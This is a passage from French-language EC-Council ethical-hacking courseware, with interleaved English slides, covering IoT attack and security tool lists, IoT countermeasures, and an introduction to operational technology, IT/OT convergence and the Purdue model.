


Figure 10.12 : Firmalyzer

Vous trouverez ci-dessous une liste de quelques autres outils permettant d'attaquer l'IoT :

- RIoT Vulnerability Scanner (<https://www.beyondtrust.com>)
- Foren6 (<https://cetic.github.io>)
- IoT Inspector (<https://www.iot-inspector.com>)
- RFCrack (<https://github.com>)
- HackRF One (<https://greatscottgadgets.com>)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Découvrez les contre-mesures aux attaques de l'IoT

Cette section aborde diverses mesures et outils de sécurité IoT qui peuvent être utilisés pour prévenir, protéger et se remettre de divers types d'attaques sur les équipements IoT et leurs réseaux. En appliquant ces contre-mesures, les organisations peuvent mettre en œuvre des mécanismes de sécurité appropriés pour protéger les informations confidentielles transmises entre les équipements et le réseau de l'entreprise.

IoT Attack Countermeasures

-  Disable the “**guest**” and “**demo**” user accounts if enabled
-  Use the “**Lock Out**” feature to lock out accounts for excessive invalid login attempts
-  Implement **strong authentication** mechanisms
-  **Locate control system** networks and devices behind firewalls and isolate them from the business network
-  Implement **end-to-end encryption** and use Public Key Infrastructure (PKI)
-  **Patch vulnerabilities** and **update the device firmware** regularly



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Contre-mesures aux attaques de l'IoT

- Désactiver les comptes utilisateurs "guest" et "demo" s'ils sont activés.
- Utiliser la fonction "Lock Out" pour verrouiller les comptes en cas de tentatives de connexion invalides trop nombreuses.
- Mettre en place un mécanisme d'authentification forte.
- Localiser les réseaux et les équipements du système de contrôle qui se trouvent derrière des pare-feu, et les isoler du réseau de l'entreprise.
- Mettre en place des IPS et IDS sur le réseau.
- Mettre en place un chiffrement de bout en bout et utiliser une infrastructure à clef publique (PKI).
- Utiliser une architecture VPN pour assurer la sécurité des communications.
- Déployer la sécurité comme un système unifié et intégré.
- N'autoriser que les adresses IP de confiance à accéder à l'équipement depuis Internet.
- Désactiver telnet (port 23).
- Désactiver le port UPnP sur les routeurs.
- Protéger les équipements contre les interventions physiques.
- Corriger les vulnérabilités et mettre régulièrement à jour le micrologiciel de l'équipement.
- Surveiller le trafic sur le port 48101, car les équipements infectés tentent de diffuser le fichier malveillant en utilisant le port 48101.

- Vérifier la position des nœuds mobiles et qu'à un nœud physique ne corresponde qu'un seul véhicule, ce qui signifie qu'un véhicule ne peut pas avoir deux identités ou plus.
- Assurer la confidentialité des données ; par conséquent, le compte ou l'identité de l'utilisateur doit être protégé et caché aux autres utilisateurs.
- Authentifier les données pour confirmer l'identité du nœud source original.
- Maintenir la confidentialité des données en utilisant un chiffrement à clef symétrique.
- Mettre en place une politique de mot de passe fort exigeant un mot de passe d'au moins 8 à 10 caractères avec une combinaison de lettres, de chiffres et de caractères spéciaux.
- Utiliser des méthodes CAPTCHA et des politiques de verrouillage des comptes pour éviter les attaques par force brute.
- Utiliser des équipements de fabricants ayant fait leurs preuves en matière de sécurité.
- Isoler les objets connectés sur des réseaux protégés.

IoT Security Tools

SeaCat.io | SeaCat.io is a **security-first SaaS technology** to operate IoT products in a reliable, scalable, and secure manner



The screenshot shows the SeaCat.io Admin panel interface. On the left, there's a sidebar with 'Product' and 'Dashboard' options, and a 'Clients' section showing counts for 'Established' (3337), 'Authorized' (1940), and 'New' (37). The main area has four main sections: 'Vending Machines' (with a bar chart for SR-SCC-1 CPU Usage Total % and a gauge for Clients), 'SR-SCC-1 Memory Usage %', 'SR-SCC-1 Network' (with a line graph for bytes sent/received), and 'SR-SCC-1 Processes' (with a line graph for processes like running, blocked, stopped, and zombies). The URL at the bottom is https://www.teskalabs.com.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

- DigiCert IoT Device Manager**
<https://www.digicert.com>
- FortiNAC**
<https://www.fortinet.com>
- darktrace**
<https://www.darktrace.com>
- Symantec Critical System Protection**
<https://www.symantec.com>
- Cisco IoT Threat Defense**
<https://www.cisco.com>

Outils de sécurité IoT

L'IoT n'est pas la seule gamme d'équipements connectés à Internet, mais il s'agit en tout cas d'une technologie très complexe et en pleine expansion. Pour comprendre et analyser les différents facteurs de risque, il faut intégrer des solutions de sécurité appropriées pour protéger les objets connectés. L'utilisation d'outils de sécurité IoT aide les organisations à limiter considérablement les vulnérabilités en matière de sécurité, protégeant ainsi les équipements et les réseaux IoT contre différents types d'attaques.

- **SeaCat.io**

Source : <https://www.teskalabs.com>

SeaCat.io est une technologie SaaS axée sur la sécurité qui permet d'exploiter les produits IoT de manière fiable, évolutive et sécurisée. Elle assure la protection des utilisateurs finaux, des entreprises et des données. Les professionnels de la sécurité utilisent SeaCat.io pour gérer les objets connectés depuis un point central, accéder aux équipements distants à l'aide de divers outils, surveiller les équipements connectés et automatiser les mises à jour pour corriger les bugs, protéger les utilisateurs avec des moyens cryptographiques et respecter la réglementation, s'assurer que les équipements sont exempts de logiciels malveillants et empêcher les pirates de les contrôler et de les intégrer à un botnet, etc.





Figure 10.13 : SeaCat.io

Vous trouverez ci-dessous une liste de quelques autres outils et solutions de sécurité IoT :

- DigiCert IoT Device Manager (<https://www.digicert.com>)
- FortiNAC (<https://www.fortinet.com>)
- darktrace (<https://www.darktrace.com>)
- Symantec Critical System Protection (<https://www.symantec.com>)
- Cisco IoT Threat Defense (<https://www.cisco.com>)



Attaques de l'OT



Comprendre les concepts de l'OT

L'informatique industrielle (Operational Technology ou OT) joue un rôle majeur dans la société moderne car elle pilote un ensemble d'équipements conçus pour fonctionner ensemble sous la forme d'un système intégré ou homogène. Dans le domaine des télécommunications, par exemple, l'OT est utilisée pour transférer des informations du réseau électrique vers le réseau de transport. Ces mêmes télécommunications sont également utilisées pour les transactions financières entre les producteurs et les consommateurs d'électricité. La télématicque est une combinaison de matériel et de logiciel utilisée pour surveiller, gérer et contrôler les processus industriels. Avant d'apprendre à hacker l'OT, il est important de comprendre ses concepts de base. Cette section aborde divers concepts importants liés à l'informatique industrielle.

The diagram is divided into two main sections. The top section, titled 'What is OT?', contains two text blocks with icons: one about OT being designed to detect or cause changes in industrial operations, and another about OT consisting of Industrial Control Systems (ICS) to monitor and control industrial operations. The bottom section shows a circular diagram of OT components (DCS, RTU, PLC) nested within ICS, which is itself nested within OT. To the right is a network diagram where various industrial systems (Water Grid, Electricity, Gas Filling, ECG Machine, MRI Scanner, Microscope, Biometric, Surveillance, Traffic Signal, Robot, Fire Extinguisher, Truck) are interconnected through a central 'OT' node, categorized by sector: Utility Sector, Transportation, Healthcare Industry, and Office Building.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Qu'est-ce que l'OT ?

L'OT est une combinaison de logiciels et d'équipements qui sont conçus pour détecter ou provoquer des changements dans les opérations industrielles par la surveillance et/ou le contrôle direct des équipements industriels physiques. Ces équipements sont par exemple les interrupteurs, les pompes, les lumières, les capteurs, les caméras de surveillance, les ascenseurs, les robots, les vannes et les systèmes de refroidissement et de chauffage. Tout système qui analyse et traite des données opérationnelles (comme les composants techniques, l'électronique, les télécommunications et les systèmes informatiques) peut faire partie de l'OT.

Les systèmes OT sont utilisés dans les secteurs de la fabrication, de l'exploitation minière, de la santé, du bâtiment, du transport, du pétrole et du gaz, de la défense et des services publics, ainsi que dans de nombreuses autres industries, pour assurer la sécurité des équipements physiques et de leurs opérations dans les réseaux. Cette technologie consiste en des systèmes de contrôle industriel (SCI ou ICS pour Industrial Control System), qui comprennent des systèmes de contrôle de surveillance et d'acquisition de données (SCADA), des unités de terminaux distants (RTU), des contrôleur logiques programmables (PLC), des systèmes de contrôle distribués (DCS) et de nombreux autres systèmes de réseaux dédiés qui aident à surveiller et à contrôler les opérations industrielles.

Les systèmes OT utilisent des approches différentes pour concevoir du matériel et des protocoles qui ne sont pas habituels en informatique. La prise en charge d'anciennes versions de logiciels et de matériel rend les systèmes OT plus vulnérables aux cyberattaques, car il est très difficile de développer des correctifs pour ces systèmes.




Figure 10.14 : Equipements connectés à un réseau OT




Figure 10.15 : Composants de l'OT

Essential Terminology



Assets
OT systems consist of **physical assets** such as sensors and actuators, servers, workstations, network devices, and PLCs, and logical assets such as flow graphics, program logic, databases, firmware, and firewall rules

Zones and Conduits
A **network segregation technique** used to isolate the networks and assets to impose and maintain strong access control mechanisms

Industrial Network
A network of **automated control systems** is known as an industrial network

Business Network
It comprises of a network of systems that offer **information infrastructure** to the business

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Essential Terminology (Cont'd)



Industrial Protocols
Protocols used for **serial communication** and communication over standard Ethernet. Ex: S7, CDA, CIP, Modbus, etc.

Network Perimeter
It is the outermost boundary of a network zone i.e. **closed group of assets**

Electronic Security Perimeter
It is referred to as the **boundary** between secure and insecure zones

Critical Infrastructure
A collection of **physical or logical systems** and assets that the failure or destruction of which will severely impact the security, safety, economy, or public health

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vocabulaire important et essentiel

Voici quelques-uns des termes les plus importants et les plus utilisés en matière de systèmes d'OT :

- **Actifs**

Les différents composants des systèmes OT sont généralement appelés des actifs. La plupart des systèmes OT, tels que les SCI (Systèmes de Contrôle Industriel),

comprennent des actifs physiques comme des capteurs et des actionneurs, des serveurs, des stations de travail, des équipements de réseau, des automates programmables (ou PLC pour Programmable Logic Controller), etc. Les SCI comprennent également des actifs logiques qui traduisent le fonctionnement et le contrôle des actifs physiques, avec par exemple des graphiques représentant le déroulement du processus, la logique du programme, la base de données, le micrologiciel ou les règles du pare-feu.

- **Zones et conduits**

Les zones et les conduits sont une technique de séparation des réseaux utilisée pour isoler les réseaux et les actifs afin d'imposer et de maintenir des mécanismes de contrôle d'accès robustes.

- **Réseau industriel et réseau d'entreprise**

L'OT comprend généralement un ensemble de systèmes de contrôle automatisés. Ces systèmes sont mis en réseau pour atteindre un objectif opérationnel. Un réseau comprenant ces systèmes est appelé réseau industriel. Un réseau d'entreprise ou de gestion comprend un réseau de systèmes qui offrent une infrastructure d'information à l'entreprise. Les entreprises ont souvent besoin d'établir des communications entre les réseaux d'entreprise et les réseaux industriels.

- **Protocoles industriels**


La plupart des systèmes OT utilisent des protocoles propriétaires (S7, CDA, SRTP, etc.) ou non propriétaires (Modbus, OPC, DNP3, CIP, etc.). Ces protocoles sont généralement utilisés pour la communication série et peuvent également être utilisés pour la communication sur un réseau Ethernet standard en utilisant le protocole Internet (IP) ainsi que les protocoles de la couche transport TCP ou UDP. Comme ces protocoles opèrent au niveau de la couche application, on les appelle des applications.

- **Périmètre du réseau/périmètre de sécurité électronique**

Le périmètre du réseau est la limite la plus extérieure d'une zone en réseau, c'est-à-dire un groupe fermé d'actifs. Il agit comme une ligne de séparation entre l'intérieur et l'extérieur d'une zone. En général, les mesures de cybersécurité sont mises en œuvre au niveau du périmètre du réseau. Un périmètre de sécurité électronique fait référence à une frontière entre les zones sécurisées et non sécurisées.

- **Infrastructure critique**

Une infrastructure critique est un ensemble de systèmes et de biens physiques ou logiques dont la défaillance ou la destruction a de graves répercussions sur la sécurité, la sûreté, l'économie ou la santé publique.



Convergence IT/OT (IIoT)

La convergence IT/OT est l'intégration des systèmes informatiques IT (technologies de l'information) et des systèmes de surveillance des opérations OT (informatique industrielle). Faire le lien entre les technologies de l'information et les technologies de l'exploitation peut améliorer l'ensemble de l'activité, en permettant d'obtenir des résultats plus rapides et plus efficaces. La convergence IT/OT ne consiste pas seulement à combiner les technologies, mais aussi les équipes et les opérations. Les équipes IT et OT sont traditionnellement séparées et se cantonnent à leurs domaines respectifs. Par exemple, les équipes informatiques surveillent les processus internes tels que la programmation, la mise à jour des systèmes et la protection des réseaux contre les cyberattaques, tandis que les équipes OT assurent la maintenance et la gestion globales, y compris celles des employés et des équipements industriels.

Les équipes IT/OT doivent comprendre leurs opérations et leur structure de travail respectives. Il ne s'agit pas de transformer des ingénieurs informatiques en ingénieurs terrain/d'usine ou vice versa ; il s'agit de jeter un pont entre eux pour leur permettre de coopérer dans le but d'améliorer la sécurité, l'efficacité, la qualité et la productivité.

Avantages du rapprochement de l'OT et de l'IT

La convergence IT/OT peut permettre une fabrication intelligente connue sous le nom d'industrie 4.0, dans laquelle les applications IoT sont utilisées dans les opérations industrielles. L'utilisation de l'IoT pour les opérations industrielles telles que la surveillance de la chaîne d'approvisionnement, de la fabrication et des systèmes de gestion est appelée l'Internet industriel des objets (IIoT).

Voici quelques-uns des avantages de la convergence IT/OT :

- **Amélioration de la prise de décision** : La prise de décision peut être améliorée en intégrant les données OT dans des solutions de décisionnel.
- **Amélioration de l'automatisation** : Les flux commerciaux et les opérations de contrôle industriel peuvent être optimisés par la fusion OT/IT ; ensemble, ils permettent d'améliorer l'automatisation.
- **Accélérer la production des entreprises** : La convergence IT/OT peut organiser ou rationaliser les projets de développement pour accélérer la production de l'entreprise.
- **Minimiser les dépenses** : Elle permet de réduire les frais généraux techniques et organisationnels.
- **Atténuer les risques** : La fusion de ces deux domaines peut améliorer la productivité globale, la sécurité et la fiabilité, tout en garantissant l'évolutivité.





Figure 10.16 : Convergence IT/OT

The Purdue Model

- ❑ The Purdue model is derived from the **Purdue Enterprise Reference Architecture** (PERA) model, which is a widely used to describe internal connections and dependencies of important components in the ICS networks
- ❑ It consists of three zones

IT Systems (Enterprise Zone)	Level 5	Enterprise Network
	Level 4	Business Logistics Systems
Industrial Demilitarized Zone (IDMZ)		
OT Systems (Manufacturing Zone)	Level 3	Operation Systems/Site Operations
	Level 2	Control Systems/Area Supervisory Controls
	Level 1	Basic Controls/Intelligent Devices
	Level 0	Physical Process



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Le modèle Purdue

Le modèle Purdue est dérivé du modèle PERA (Purdue Enterprise Reference Architecture), qui est un modèle conceptuel largement utilisé pour décrire les connexions internes et les dépendances des composants importants des réseaux SCI. Le modèle Purdue est également connu sous le nom de modèle de référence des systèmes d'automatisation et de contrôle industriels (Industrial Automation and Control System ou IACS).

Le modèle Purdue se compose de trois zones : La zone de fabrication (OT) et la zone d'entreprise (IT), séparées par une zone démilitarisée (DMZ), qui sert à restreindre la communication directe entre les systèmes OT et IT. Cette couche supplémentaire a pour but de confiner le réseau ou les systèmes compromis dans cette zone et d'assurer une production sans interruption.

Les trois zones sont ensuite divisées en plusieurs niveaux opérationnels. Chaque zone, avec les niveaux associés, est décrite ci-dessous :

